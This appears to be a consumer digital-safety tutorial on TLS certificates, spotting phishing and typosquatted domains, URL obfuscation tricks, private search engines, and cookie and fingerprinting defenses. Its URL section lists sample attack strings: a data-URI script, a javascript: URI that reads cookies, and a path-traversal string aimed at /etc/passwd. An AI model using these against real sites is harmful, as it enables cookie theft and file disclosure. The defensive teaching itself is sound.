Preparing your learning space...
100% through Digital Safety tutorials

By the end of this tutorial, you will be able to:
HTTPS/TLS (HyperText Transfer Protocol Secure / Transport Layer Security): The encrypted version of HTTP that uses TLS (Transport Layer Security) to protect data in transit — providing confidentiality (encryption prevents eavesdropping), integrity (tamper detection via MAC/AEAD), and server authentication (X.509 certificates verified against trusted CA roots) — but NOT guaranteeing the site's legitimacy (a phishing site can have a valid TLS cert).
Key Distinction: TLS encrypts the channel, not the content's trustworthiness. The padlock 🔒 means "your connection to this server is encrypted," not "this server is safe."
| Protected | NOT Protected | Why It Matters |
|---|---|---|
| Content encryption (data in transit) | Domain name (SNI visible in ClientHello) | ISP/network sees which site you visit |
| Integrity (tamper detection via AEAD) | IP address & metadata | Traffic analysis still possible |
| Server authentication (certificate chain) | Website legitimacy/trustworthiness | Phishing sites get valid certs too |
| Forward secrecy (modern TLS 1.3) | Client-side malware/keyloggers | Endpoint compromise bypasses TLS |
Certificate Verification: The process of confirming a site's TLS certificate is valid (not expired/revoked), issued by a trusted CA (in browser/OS root store), matches the domain exactly (SAN/CN), and logged in Certificate Transparency — the padlock check that prevents MITM attacks but doesn't guarantee the site isn't a phishing page.
## Click Padlock → Connection is Secure → Certificate is Valid

## Check:
- **Issued To (Subject Alternative Name)**: Matches domain exactly (paypal.com, not paypal-security.com)
- **Issued By (Issuer)**: Trusted CA (DigiCert, Let's Encrypt, GlobalSign, Sectigo, Google Trust Services, etc.)
- **Valid From / To**: Current date within range (not expired, not future-dated)
- **Certificate Transparency**: Logged in public CT logs (modern browsers enforce for public CAs)
- **Signature Algorithm**: SHA-256 or better (SHA-1 deprecated since 2017)
- **Key Size**: RSA ≥2048-bit or ECDSA P-256/P-384 (1024-bit RSA broken)

## Red Flags:
- **Self-signed certificate** → Browser warning (NEVER proceed — no CA validation)
- **Expired certificate** → Configuration error or abandoned site (MITM risk)
- **Domain mismatch** → cert for "example.com" on "payroll.example.com" (may be legit wildcard *.example.com)
- **Unknown/Untrusted CA** → Corporate MITM proxy (check with IT) or malicious
- **SHA-1 signature** → Deprecated, collision-vulnerable (modern browsers warn)
- **Revoked certificate** → Check OCSP/CRL — key compromise or CA error

### TLS Version & Cipher Check

> **TLS Version/Cipher Check**: Verifying the site uses modern protocols (**TLS 1.2/1.3 only**) and strong **AEAD ciphers** (AES-GCM, ChaCha20-Poly1305) with **forward secrecy** (ECDHE/DHE) — avoiding deprecated versions (TLS 1.0/1.1, SSL) and weak ciphers (CBC, RC4, RSA key exchange).
>
> **Why it matters**: TLS 1.0/1.1 have known vulnerabilities (BEAST, POODLE, Lucky13). CBC ciphers are vulnerable to padding oracle attacks. RSA key exchange lacks forward secrecy — if the server's private key is later compromised, all past sessions can be decrypted.
```bash
# Test with OpenSSL (command line)
openssl s_client -connect example.com:443 -tls1_3
openssl s_client -connect example.com:443 -tls1_2

# Online testers (more detailed):
# - SSL Labs: https://www.ssllabs.com/ssltest/ (comprehensive, grades A+ to F)
# - ImmuniWeb: https://www.immuniweb.com/ssl/ (PCI DSS, HIPAA, NIST compliance)
# - Mozilla Observatory: https://observatory.mozilla.org/ (security headers + TLS)
# - testssl.sh: https://testssl.sh/ (command-line, extensive)

# Look for (GOOD):
# TLS 1.3 or 1.2 only
# AEAD ciphers (AES-GCM, ChaCha20-Poly1305)
# Forward Secrecy (ECDHE/DHE)
# Certificate: RSA ≥2048 or ECDSA P-256/P-384
# OCSP Stapling: Yes
# HSTS: Enabled with preload

# Avoid (BAD):
# TLS 1.0, 1.1, SSLv2, SSLv3
# CBC ciphers, RC4, DES, 3DES
# RSA key exchange (no forward secrecy)
# Anonymous Diffie-Hellman (ADH)
# Export-grade ciphers (EXP)
HSTS (HTTP Strict Transport Security): A response header (
Strict-Transport-Security) that forces browsers to use HTTPS only, prevents downgrade attacks, and can be preloaded in browsers — the modern replacement for deprecated HPKP certificate pinning, now enforced via Certificate Transparency (CT) logs.Certificate Transparency (CT): Public, append-only logs where CAs must publish every certificate they issue. Browsers reject certificates not logged in CT (since 2018 for Chrome, 2019 for Firefox). This detects misissued certificates within hours.
## HSTS (HTTP Strict Transport Security)
- Header: Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
- max-age: Seconds to enforce HTTPS (31536000 = 1 year)
- includeSubDomains: Applies to all subdomains
- preload: Eligible for browser hardcoded list (submit at hstspreload.org)
- Forces HTTPS, prevents SSL stripping/downgrade attacks
- Preload list: Hardcoded in browsers (google.com, github.com, etc.)

## Certificate Pinning (HPKP — DEPRECATED 2018) → Expect-CT / Certificate Transparency
- HPKP removed due to operational risk (pinning suicide = site bricked)
- Modern replacement: Certificate Transparency logs + Expect-CT header
- Browsers enforce CT for all publicly trusted certs
- Expect-CT: max-age=86400, enforce, report-uri="https://example.com/ct-report"
- Monitors: crt.sh, Censys, CertSpotter, Facebook CT Monitor
Fake Website Detection: Systematic analysis of domain structure (subdomain spoofing, typosquatting, cousin domains, homographs), content quality (design, policies, contact info, trust signals), and reputation intelligence (WHOIS, DNS, SSL history, community reports) to distinguish legitimate sites from phishing/fraud clones.
Key Insight: HTTPS ≠ Legitimate. A phishing site can have a valid TLS certificate (Let's Encrypt issues them freely). The padlock only means encryption, not trust.
Domain Analysis Framework: A structured method examining 5 attack patterns — Structure (subdomain vs domain confusion), Typosquatting (character substitution/omission), Homographs (Unicode lookalikes via IDN/Punycode), Cousin domains (brand + keyword), Subdomain spoofing (brand as subdomain of attacker domain) — plus URL shortener expansion.
Root Cause: DNS hierarchy reads right-to-left for authority.
paypal.com.phisher.com→ authority isphisher.com, notpaypal.com. Browsers highlight the eTLD+1 (effective Top-Level Domain + 1 label) — the true registrable domain.
## 1. DOMAIN STRUCTURE — Read Right-to-Left for Authority
Legitimate:     brand.com                    ← eTLD+1 = brand.com
Subdomain:      login.brand.com              ← eTLD+1 = brand.com (legit subdomain)
Suspicious:     brand.com.phisher.com        ← eTLD+1 = phisher.com (ATTACKER controls)
Suspicious:     brand-com.phisher.com        ← eTLD+1 = phisher.com (hyphen trick)
Suspicious:     brand.com.phisher.com/login  ← eTLD+1 = phisher.com (path trick)

## 2. TYPOSQUATTING / HOMOGRAPH ATTACKS
paypal.com          → paypa1.com        (1 vs l)           Omission/Substitution
amazon.com          → amaz0n.com        (0 vs o)           Substitution
google.com          → gооgle.com        (Cyrillic о vs o)  IDN Homograph
microsoft.com       → micros0ft.com     (0 vs o)           Substitution
apple.com           → app1e.com         (1 vs l)           Substitution
github.com          → githhub.com       (double letter)    Insertion
cloudflare.com      → cloudflair.com    (transposition)    Transposition
paypal.com          → paypal-security.com (cousin)         Affixation

## 3. COUSIN DOMAINS (Brand + Keyword)
Legitimate:         bankofamerica.com
Cousins:            bankofamerica-online.com
                    bankofamerica-services.com
                    bankofamerica-security.com
                    secure-bankofamerica.com
                    bankofamerica.verification.com
                    bankofamerica-support.com
                    verify-bankofamerica.com

## 4. SUBDOMAIN SPOOFING (Brand as Subdomain of Attacker)
Real:               security.google.com
Fake:               google.com.security.phisher.com
                    security.google.com.phisher.com
                    google-security.com
                    accounts.google.com.phisher.com

## 5. URL SHORTENERS & REDIRECTORS (Hide True Destination)
bit.ly, tinyurl.com, t.co, goo.gl, ow.ly, is.gd, rebrand.ly, cutt.ly, short.io
→ Hide true destination behind redirect chain
→ Use: unshorten.it, checkshorturl.com, urlex.org, or browser extension (Unshorten.link)
→ Check: wheregoes.com, redirectdetective.com for full chain
Content Analysis: Evaluating design professionalism, policy completeness (privacy, terms, returns), contact authenticity, trust seal verification, social proof quality, checkout security (HTTPS everywhere, known processors), and pressure tactics (countdowns, scarcity) — the human-layer legitimacy check.
Red Flag Principle: Legitimate businesses invest in trust signals. Scammers optimize for conversion speed, not long-term reputation.
## DESIGN & CONTENT RED FLAGS

- Poor grammar, spelling, capitalization (but sophisticated attacks copy real sites)
- Low-quality images, mismatched fonts, broken layout
- Missing: Contact page, About Us, Privacy Policy, Terms of Service, Return Policy
- Generic stock photos, no real team/office/warehouse photos
- Pressure tactics: Countdown timers, "Only 3 left!", "Offer expires in 10 min"
- No HTTPS (or invalid cert) — immediate red flag
- Forms ask for excessive info (SSN, full card, password) for simple actions
- No physical address, only contact form (no phone/email)
- Domain registered < 30 days ago (check WHOIS)
- Copied legal text (search phrases in quotes)

## LEGITIMACY SIGNALS (Trust but Verify)

- Professional design, consistent branding, accessible (WCAG)
- Clear contact: Phone, email, physical address (verify on Google Maps)
- Privacy Policy, Terms, Return Policy (readable, specific, not generic template)
- Trust seals (verify by clicking — should link to verifier: Norton, TRUSTe, BBB)
- Social proof: Real reviews (Trustpilot, Google Reviews, SiteJabber), not just testimonials
- Secure checkout: HTTPS on ALL pages, not just payment
- Known payment processors: Stripe, PayPal, Square, Adyen, Braintree, Shopify Payments
- SSL certificate: EV/OV (organization validated) shows company name in cert details
- Domain age: Years old, consistent WHOIS history
- Transparency: Team page, blog, news, careers, investor relations
Verification Tools: Automated and manual OSINT resources — WHOIS (registration details), DNS records (SPF/DMARC/DKIM for email auth), Wayback Machine (history), reputation engines (VirusTotal, URLVoid, Talos), SSL certificate transparency (crt.sh) — plus 30-second quick checks (manual type, padlock, search, age, scam search).
## DOMAIN INTELLIGENCE (OSINT Toolkit)

 - WHOIS: whois.domaintools.com, who.is, ICANN Lookup (lookup.icann.org)
   - Registration date (new = suspicious; < 6 months = high risk)
   - Registrar (reputable: MarkMonitor, CSC, GoDaddy, Namecheap vs. bulk/budget)
   - Privacy protection (common for legit, but check if details leak)
   - Name servers (Cloudflare, AWS, Google, Akamai = normal; unknown = suspicious)

 - DNS Records: dig, mxtoolbox.com, dnschecker.org, dnsdumpster.com
   - A, AAAA, MX, TXT (SPF, DMARC, DKIM) — SPF/DMARC present = email authenticity care
   - SPF: v=spf1 include:_spf.google.com ~all
   - DMARC: v=DMARC1; p=reject; rua=mailto:dmarc@example.com
   - Subdomain enumeration: crt.sh, amass, subfinder

 - Historical: Wayback Machine (web.archive.org), screenshots.com
   - Site history, changes, age, previous content
   - Look for: sudden niche change, parked domain → phishing

 - Reputation: VirusTotal.com (90+ engines), URLVoid.com, Talos Intelligence, Google Safe Browsing (transparencyreport.google.com)
   - Community votes, engine detections, malicious/suspicious/clean
   - URLScan.io: Screenshot, DOM, network requests, certificates, cookies

 - SSL Certificate: crt.sh, Censys.io, SSL Labs, CertSpotter
   - Certificate history, subdomains (SANs), issuance dates, CA
   - Check: cert issued recently for old brand? = suspicious

## QUICK CHECKS (30 Seconds — Do This Every Time)
1. Type domain manually — don't click links (email, SMS, social, ads)
2. Check padlock → Certificate → "Issued to" matches EXACT domain
3. Search "[brand] official website" — compare domains (first result ≠ official)
4. Check domain age: whois → Creation Date (or use domaintools.com/whois)
5. Search "[domain] scam" "[domain] reviews" "[domain] reddit"
6. Check HTTPS everywhere: browse 3+ pages, verify padlock on all
URL Analysis: Dissecting a URL's 8 components (scheme, credentials, subdomain, domain, port, path, query, fragment) to detect obfuscation (hex/octal/Dword encoding, subdomain overflow, @ symbol, data/javascript URIs, Punycode homographs) and assess risk via automated scanners (VirusTotal, URLScan, PhishTank) and browser extensions.
Core Principle: The domain (eTLD+1) is the only trust anchor. Everything left of it (subdomain, path, query) is attacker-controlled. Everything right of it (scheme, port) is browser-enforced.
URL Anatomy: The 8 components of a URL — scheme (https/data/javascript), userinfo (credentials), subdomain, domain (critical), port, path (traversal risk), query (tracking/payloads), fragment (client-side) — each with specific attack vectors attackers exploit.
RFC 3986 Structure:
scheme:[//[userinfo@]host[:port]][/path][?query][#fragment]
https://user:pass@sub.domain.com:443/path/page?query=value#fragment
│    │       │           │        │    │           │            │
│    │       │           │        │    │           │            └─ Fragment (client-side only, never sent to server)
│    │       │           │        │    │           └─ Query parameters (tracking, payloads, open redirects)
│    │       │           │        │    └─ Path (directory traversal: ../../etc/passwd, API endpoints)
│    │       │           │        └─ Port (non-standard = suspicious; 443=HTTPS, 80=HTTP, 8443/8080=alt)
│    │       │           └─ Domain (THE critical part — eTLD+1 = registrable domain)
│    │       └─ Subdomain (can be anything attacker controls: paypal.com.phisher.com)
│    └─ Credentials (deprecated, phishing vector — browsers strip but may show warning)
└─ Scheme (https:// = TLS, http:// = plaintext, data: = inline, javascript: = executable, ftp://, file://)
URL Obfuscation: Encoding tricks that hide the true destination — hex (%70%61%79%70%61%6C), octal (0160...), Dword IP (3232235777), subdomain overflow (paypal.com.phisher.com), @ symbol (paypal.com@phisher.com), data URIs, javascript URIs, and Punycode/IDN homographs (xn--pple-43d.com → аpple.com).
Browser Behavior: Modern browsers decode percent-encoding, ignore userinfo@host, resolve Punycode to Unicode for display (but show xn-- in address bar for suspicious scripts), and block javascript:/data: in navigation context.
| Technique | Example | Decoded | Browser Behavior | Detection |
|---|---|---|---|---|
| Hex Encoding | http://%70%61%79%70%61%6C.com | paypal.com | Auto-decoded in address bar | Decode %XX sequences |
| Octal Encoding | http://0160.0141.0171.0160.0141.0154.com | paypal.com | Rarely supported; may fail | Convert octal → decimal → ASCII |
| Dword/IP | http://3232235777/ | 192.168.1.1 | Resolves to IP | Ping/nslookup the number |
| Subdomain Overflow | http://paypal.com.phisher.com/ | Goes to phisher.com | Shows full domain; eTLD+1 highlighted | Read domain RIGHT-TO-LEFT |
| @ Symbol | http://paypal.com@phisher.com/ | Goes to phisher.com | Strips userinfo; may warn | Check host after @ |
| Data URI | data:text/html,<script>steal()</script> | Executes inline HTML/JS | Blocked in top-level nav; allowed in iframes | Scheme = data: |
| JavaScript URI | javascript:alert(document.cookie) | Executes JS in context | Blocked in address bar; allowed in bookmarks | Scheme = javascript: |
| Punycode/IDN | xn--pple-43d.com → аpple.com (Cyrillic 'а') | Homograph attack | Shows xn-- if mixed-script; Unicode if allowed | Check for xn-- prefix; use IDN checker |
URL Analysis Checklist: A systematic review — scheme (HTTPS only), domain (exact match, no extra subdomains, no typos), TLD reputation, path (no traversal), query (tracking params utm_/fbclid/gclid, suspicious redirect=/url=/next=), fragment (DOM XSS risk) — plus automated tools (VirusTotal, URLScan, PhishTank, Talos) and browser extensions.
## MANUAL ANALYSIS (Do Every Time)
 - Scheme: https:// only (http:// = no encryption; data:/javascript: = executable)
 - Domain: Exact match? No extra subdomains? No typos? Read RIGHT-TO-LEFT for eTLD+1
 - TLD: .com, .org, .net, .io, .co — or suspicious (.xyz, .top, .tk, .ml, .ga, .cf, .gq, .click, .download)?
 - Path: Normal structure? No directory traversal (../)? No suspicious endpoints (/admin, /wp-login, /phpmyadmin)?
 - Query: Tracking params (utm_, fbclid, gclid, ref=, aff=)? Suspicious params (redirect=, url=, next=, return=, goto=, target=)?
 - Fragment: Client-side only, but can be used in DOM XSS (location.hash sink)

## AUTOMATED TOOLS (Layered Scanning)
 - VirusTotal.com — URL scan (90+ engines), community votes, behavioral analysis
 - URLVoid.com — Reputation + 40+ blacklists, domain age, IP location
 - Hybrid Analysis — Dynamic analysis (sandbox execution, network IOCs)
 - URLScan.io — Screenshot, DOM, network requests, certificates, cookies, redirect chain
 - PhishTank.com — Community phishing database (submit/verify)
 - Google Safe Browsing — Transparency Report (safebrowsing.google.com)
 - Cisco Talos Intelligence — Reputation, category, volume
 - AbuseIPDB — IP reputation, abuse reports
 - urlscan.io API / CLI for automation

## BROWSER EXTENSIONS (Real-Time Protection)
 - URLScan.io extension — Right-click scan
 - PhishDetector — ML-based phishing detection
 - Malwarebytes Browser Guard — Blocks malicious sites, trackers, ads
 - Bitdefender TrafficLight — Traffic scanning, anti-phishing, anti-fraud
 - Netcraft Extension — Site reputation, risk rating, phishing detection
 - HTTPS Everywhere (legacy) — Now built into browsers (HTTPS-Only Mode)
# 1. Decode obfuscated URL
echo "http://%70%61%79%70%61%6C.com" | python3 -c "import sys, urllib.parse; print(urllib.parse.unquote(sys.stdin.read()))"

# 2. Expand shortened URL (follow redirects)
curl -I -L "https://bit.ly/3xYzExample" 2>/dev/null | grep -i location

# 3. Check domain reputation via CLI
curl -s "https://www.virustotal.com/api/v3/urls/$(echo -n 'http://example.com' | base64 -w0)" -H "x-apikey: YOUR_KEY"

# 4. Analyze redirect chain
curl -s -o /dev/null -w "%{url_effective}\n" -L "http://suspicious-link.com"

# 5. Check certificate transparency logs for domain
curl -s "https://crt.sh/?q=%25.example.com&output=json" | jq '.[].issuer_name'
Secure Search: Using search engines that don't track queries, build profiles, or personalize results — DuckDuckGo, Startpage, Brave Search, Kagi, SearXNG, Mojeek, Qwant — with hardened browser settings (no suggestions, no history sync, POST requests) and advanced operators to avoid SEO poisoning/malvertising in results.
Search Engine Comparison: Comprehensive evaluation matrix across privacy (tracking/logs/jurisdiction), results source (Bing/Google/own index), features (bangs, lenses, AI), business model, and technical architecture — from surveillance capitalism (Google) to privacy-first (Kagi, SearXNG, Mojeek).
| Engine | Privacy Score | Jurisdiction | Logging Policy | Results Source | Key Features | Business Model | Open Source |
|---|---|---|---|---|---|---|---|
| DuckDuckGo | 4/5 | USA (5-Eyes) | No personal data stored; no IP logging | Bing + own crawler (DuckDuckBot) | Bangs (!g, !w, !gh), Instant Answers, !bang shortcuts, Email Protection | Affiliate links (Amazon, eBay), non-tracking ads | Partial (frontend only) |
| Startpage | 5/5 | Netherlands (EU/GDPR) | No IP logging, no tracking cookies, no fingerprinting | Google (via anonymous proxy) | Anonymous View (proxy), "Unfiltered" results, HTTPS Everywhere, URL generator | Contextual ads (non-tracking), Premium plans | No |
| Brave Search | 5/5 | USA (5-Eyes) | No personal data, no queries logged, no AI training on queries | Own index (Brave Search Index) + fallback to Bing/Google | Goggles (custom ranking), AI Summaries, Code snippets, Discussions, News | Ads (opt-in, privacy-preserving), Brave Premium | Yes (client-side) |
| Kagi | 5/5 | USA (5-Eyes) | No logs, no tracking, no ads, no data selling | Multiple (Google, Bing, Yandex, Mojeek, Brave, own) + Teclis | Personalized ranking, Lenses (custom filters), Universal Summarizer, Kagi Translate, Kagi Maps | Subscription ($10/mo, $25/mo family) | No (but transparent) |
| SearXNG | 5/5 | Varies (self-hosted) | No logs (configurable), no tracking, no central server | Metasearch (aggregates 70+ engines: Google, Bing, DDG, Qwant, etc.) | Instances (public/private), No JS required, Tor accessible, Custom engines, Preferences | Donations, self-hosted (free) | Yes (AGPL-3.0) |
| Mojeek | 5/5 | UK (5-Eyes) | No tracking, no personal data, no behavioral profiling | Own crawler (MojeekBot, 6B+ pages) | Independent index, No filter bubble, Emotion-based search, API access | Donations, API (commercial) | No |
| Qwant | 4/5 | France (EU/GDPR) | No tracking, no history, no profiling (since 2021) | Bing + own index (QwantBot) | Maps, Music, Junior (kids), Qwant VIPrivacy (enterprise) | Ads (non-tracking), Enterprise | Partial |
| 1/5 | USA (5-Eyes) | Extensive logging, profiling, cross-service tracking, AI training | Own index (largest) | Best coverage, Personalization, AI Overviews, Rich snippets, Voice, Lens | Surveillance capitalism (ads + data) | No | |
| Presearch | 4/5 | Decentralized | No central logging, node-based, PRE token rewards | Decentralized nodes (community-run) + multiple engines | Crypto rewards (PRE), Community governance, Customizable | PRE token economy, Ads | Yes |
| Swisscows | 5/5 | Switzerland (non-5/9/14-Eyes) | No IP storage, no tracking, family-safe filter | Bing + own index (semantic) | Semantic map, Family-safe, Music search, Anonymous | Donations, Sponsored links (non-tracking) | No |
| MetaGer | 5/5 | Germany (EU/GDPR) | No IP logging, no tracking, Tor hidden service | Metasearch (50+ sources: Bing, Yandex, Mojeek, etc.) | Open source, Tor access, Maps, Widgets, Association-funded | Donations, Membership | Yes (GPL-3.0) |
| Priority | Recommended Engine | Why |
|---|---|---|
| Maximum Privacy (Self-Hosted) | SearXNG / MetaGer | Full control, no central logs, open source |
| Maximum Privacy (Hosted) | Startpage / Brave Search | Strong jurisdiction (EU/US), no logs, good UX |
| Best Results + Privacy | Kagi / Brave Search | High-quality results, no ads, privacy-first |
| Independent Index (Non-Big-Tech) | Mojeek / Brave Search | Own crawler, no Google/Bing dependency |
| Family/Kid Safe | Swisscows / Qwant Junior | Built-in content filtering |
| Decentralized/Crypto | Presearch | Token incentives, community-run nodes |
| Enterprise/Team | Qwant VIPrivacy / Kagi Team | Admin controls, SSO, audit logs |
| Tor/Onion Access | SearXNG / MetaGer / Brave | .onion addresses available |
Search Hardening: Browser config changes — default engine swap, disable suggestions (keystroke logging), disable history sync, use POST over GET — plus self-hosted SearXNG instances (full control, no logs, Tor accessible) and universal search operators (site:, filetype:, intitle:, date ranges) for precise, safe queries.
## Browser Search Settings
 - Default: DuckDuckGo / Startpage / Brave Search
 - Disable: Search suggestions (sends keystrokes)
 - Disable: Search history sync
 - Use: POST requests (not GET) — hides query from URL/history

## Advanced: SearXNG Instance (Self-Hosted or Public)
# Public instances: searx.space (check trust)
# Self-host: Docker, full control, no logs
# Features: Multiple engines, no JS required, Tor accessible

## Search Operators (Universal)
site:example.com          # Limit to domain
filetype:pdf              # File type
intitle:"phrase"          # In title
inurl:keyword             # In URL
"exact phrase"            # Exact match
- exclude                 # Exclude term
OR / |                    # Alternatives
before:2023-01-01         # Date range
after:2023-01-01
Search Manipulation Defense: Recognizing SEO poisoning/malvertising in sponsored results (fake downloads, cracks/keygens, typosquatting domains) — defenses: use site:github.com for open source, package managers (winget/brew/choco/apt), bookmark official sites, uBlock Origin blocks malvertising.
## SEO Poisoning / Malvertising in Results
 - Sponsored results (top) — often malicious for software downloads
 - "Download [software] free" → Fake sites
 - "Crack/Keygen/Serial" → Malware
 - Typosquatting domains in results

## Defense:
 - Use "site:github.com [software]" for open source
 - Use package managers (winget, brew, choco, apt)
 - Bookmark official sites
 - uBlock Origin blocks malvertising
Cookies & Tracking: The ecosystem of stateful identifiers (session/persistent, first/third-party, Secure/HttpOnly/SameSite flags) and stateless fingerprinting (canvas, WebGL, audio, fonts, screen, timezone, battery, hardware, behavioral) plus network-level signals (IP, JA3 TLS fingerprint, DNS) — with layered mitigations: browser settings, extensions (uBO, Cookie AutoDelete, Privacy Badger, ClearURLs, Decentraleyes, CanvasBlocker), allowlist strategy, and fingerprint-resistant browsers (Tor, Mullvad, Brave, Arkenfox Firefox).
Threat Model: Tracking enables profiling (behavioral advertising), discrimination (price steering, credit scoring), surveillance (government/ISP), and de-anonymization (linking pseudonymous identities).
Cookie Taxonomy: Classification by lifetime (session vs persistent), scope (first-party vs third-party), and security flags (Secure, HttpOnly, SameSite) — third-party cookies being the highest privacy risk (cross-site profiling), while SameSite=Strict/Lax provides critical CSRF protection.
RFC 6265bis (Modern Cookie Spec): Defines SameSite default=Lax, SameSite=None requires Secure, partitioning (CHIPS), and deprecation timeline for 3rd-party cookies.
| Type | Lifetime | Scope | Purpose | Privacy Risk | Security Flags |
|---|---|---|---|---|---|
| Session | Browser close | First-party | Auth, cart, CSRF tokens | Low (necessary) | HttpOnly, Secure, SameSite=Lax |
| Persistent | Days/Years (Expires/Max-Age) | First-party | Preferences, "Remember me", tracking | Medium-High | Secure, SameSite=Lax/Strict |
| First-Party | Set by site you visit | Same eTLD+1 | Functionality, analytics (own) | Low-Medium | Secure, HttpOnly, SameSite |
| Third-Party | Set by other domains (ads, trackers) | Cross-site | Cross-site tracking, profiling | HIGH | SameSite=None; Secure required |
| Secure | HTTPS only | Any | Prevents MITM theft (no plaintext) | Good flag | Required for SameSite=None |
| HttpOnly | No JS access (document.cookie) | Any | Prevents XSS theft | Good flag | Standard for auth cookies |
| SameSite | Lax/Strict/None | Any | CSRF protection, cross-site control | Critical | Lax=default; Strict=max; None=cross-site |
SameSite Behavior:
Secure; used by 3rd-party trackers, embeds)Beyond Cookies: Client-side storage that persists after cookie clearing — localStorage/sessionStorage (5-10MB, no expiry), IndexedDB (structured, async), Cache Storage/Service Workers (offline assets, background sync) — plus fingerprinting (canvas, WebGL, audio, fonts, screen, sensors, behavioral) and network-level tracking (IP, JA3 TLS fingerprint, DNS resolver).
## LOCAL STORAGE / SESSION STORAGE
- 5-10MB per origin, no auto-expiry, not sent with requests (client-side only)
- Used for: Client-side state, tracking IDs, fingerprinting data, A/B test buckets
- Clear: DevTools → Application → Storage, or Cookie AutoDelete, or `localStorage.clear()`

## INDEXEDDB
- Large structured storage (hundreds of MB), async, indexed queries, transactions
- Used by: PWAs, complex apps, tracking databases (fingerprint storage), offline-first apps
- Clear: DevTools → Application → IndexedDB, or extension (Cookie AutoDelete supports IDB)

## CACHE STORAGE / SERVICE WORKERS
- Offline assets, background sync, push notifications
- Can store tracking data, persist after cookie clear, survive browser restart
- Clear: DevTools → Application → Cache Storage, Service Workers → Unregister

## FINGERPRINTING (Stateless Tracking — No Storage Needed)
Canvas:          HTML5 canvas rendering differences (GPU, driver, font rasterization, emoji)
WebGL:           Renderer, vendor, extensions, shaders, parameter limits (UNMASKED_RENDERER_WEBGL)
AudioContext:    Signal processing fingerprint (OscillatorNode, AnalyserNode, dynamicsCompressor)
Fonts:           Enumerated via CSS/JS measurement (font fallback timing, @font-face, Flash fallback legacy)
Screen:          Resolution, color depth, pixel ratio, orientation, available screen area
Timezone/Locale: Intl API (DateTimeFormat, NumberFormat), Date.toString(), navigator.language
Battery:         Battery Status API (level, charging, chargingTime, dischargingTime) — deprecated but exists
Hardware:        CPU cores (navigator.hardwareConcurrency), memory (deviceMemory), device sensors
Behavioral:      Mouse movements (velocity, acceleration), typing rhythm (keystroke dynamics), scroll patterns

## NETWORK-LEVEL (Invisible to Browser Extensions)
IP Address:      Geolocation (city/ISP), corporate proxy, VPN/Tor exit node, residential vs datacenter
TLS Fingerprint: JA3/JA3S (Client Hello: cipher suites, extensions, curves, signature algorithms, versions)
DNS:             Resolver used (ISP, Google, Cloudflare, Quad9), EDNS Client Subnet (ECS), DoH/DoT vs plaintext
TCP/IP:          TTL, window size, options ordering (OS fingerprinting via p0f)
Storage Management: Layered defense — browser settings (block 3rd-party, clear on close, DNT, disable prefetch), extensions (uBlock Origin blocks requests so cookies never set, Cookie AutoDelete nukes on tab close, Privacy Badger learns, ClearURLs strips params, Decentraleyes local CDN), allowlist-only for active logins, and regular cleanup (weekly auto, monthly manual, quarterly nuclear reset).
## BROWSER SETTINGS (Firefox/Chrome/Brave/Edge/Safari)
- Block third-party cookies: Strict / Enhanced Tracking Protection / "Block all third-party cookies"
- Clear cookies/site data on close: ON (except allowlist)
- Send "Do Not Track": ON (mostly ignored, but signal)
- Disable "Preload pages" / "Prefetch resources" / "Predict network actions"
- HTTPS-Only Mode: ON (Firefox/Chrome/Brave/Edge)
- Partitioned cookies / CHIPS: ON (Firefox: network.cookie.cookieBehavior=5)

## EXTENSIONS (Layered Defense — Order Matters)
1. uBlock Origin — Blocks 3rd-party requests (cookies never set); filter lists: EasyList, EasyPrivacy, Peter Lowe, OISD, HaGeZi
2. Cookie AutoDelete — Nuke cookies/storage on tab close (allowlist for active logins); supports localStorage, IndexedDB, Cache
3. Privacy Badger — Learns & blocks trackers (heuristic backup to uBO); EFF project
4. ClearURLs — Strips tracking params from links (utm_, fbclid, gclid, ref_, etc.) before navigation
5. Decentraleyes — Local CDN libraries (jQuery, FontAwesome, etc.) — prevents CDN tracking
6. CanvasBlocker / Canvas Fingerprint Defender — Noise injection or block for canvas/WebGL/audio

## ALLOWLIST STRATEGY (Minimal Trust)
# Only allow cookies/storage for:
- Active login sessions (banking, email, work, gov)
- Preferences on trusted sites you USE daily (not "visit")
- NOT: News, blogs, shopping (browse, buy, leave — no persistent identity)

## REGULAR CLEANUP SCHEDULE
- Weekly: Cookie AutoDelete handles auto (tab close)
- Monthly: Manual review — DevTools → Application → Storage → Clear all except allowlist
- Quarterly: Full browser profile reset (nuclear option) — backup bookmarks/passwords first
Fingerprinting Mitigation: Browser choice hierarchy (Tor → Mullvad → Brave → Arkenfox Firefox → Safari), Firefox
about:confighardening (resistFingerprinting, disable WebRTC/sensors/battery/performance), and extensions (CanvasBlocker, Trace) — goal: either blend into a large anonymity set (Tor) or randomize per session (Brave farbling).
## BROWSER CHOICE (Best → Good for Fingerprinting Resistance)
1. Tor Browser — Identical fingerprint for all users (anonymity set ~millions); no JS by default
2. Mullvad Browser — Tor hardening without Tor network; resistFingerprinting=ON by default
3. Brave — Farbling (randomized fingerprint per session/ephemeral); built-in ad/tracker block
4. Firefox + Arkenfox user.js — resistFingerprinting=true; 200+ hardened prefs; community-maintained
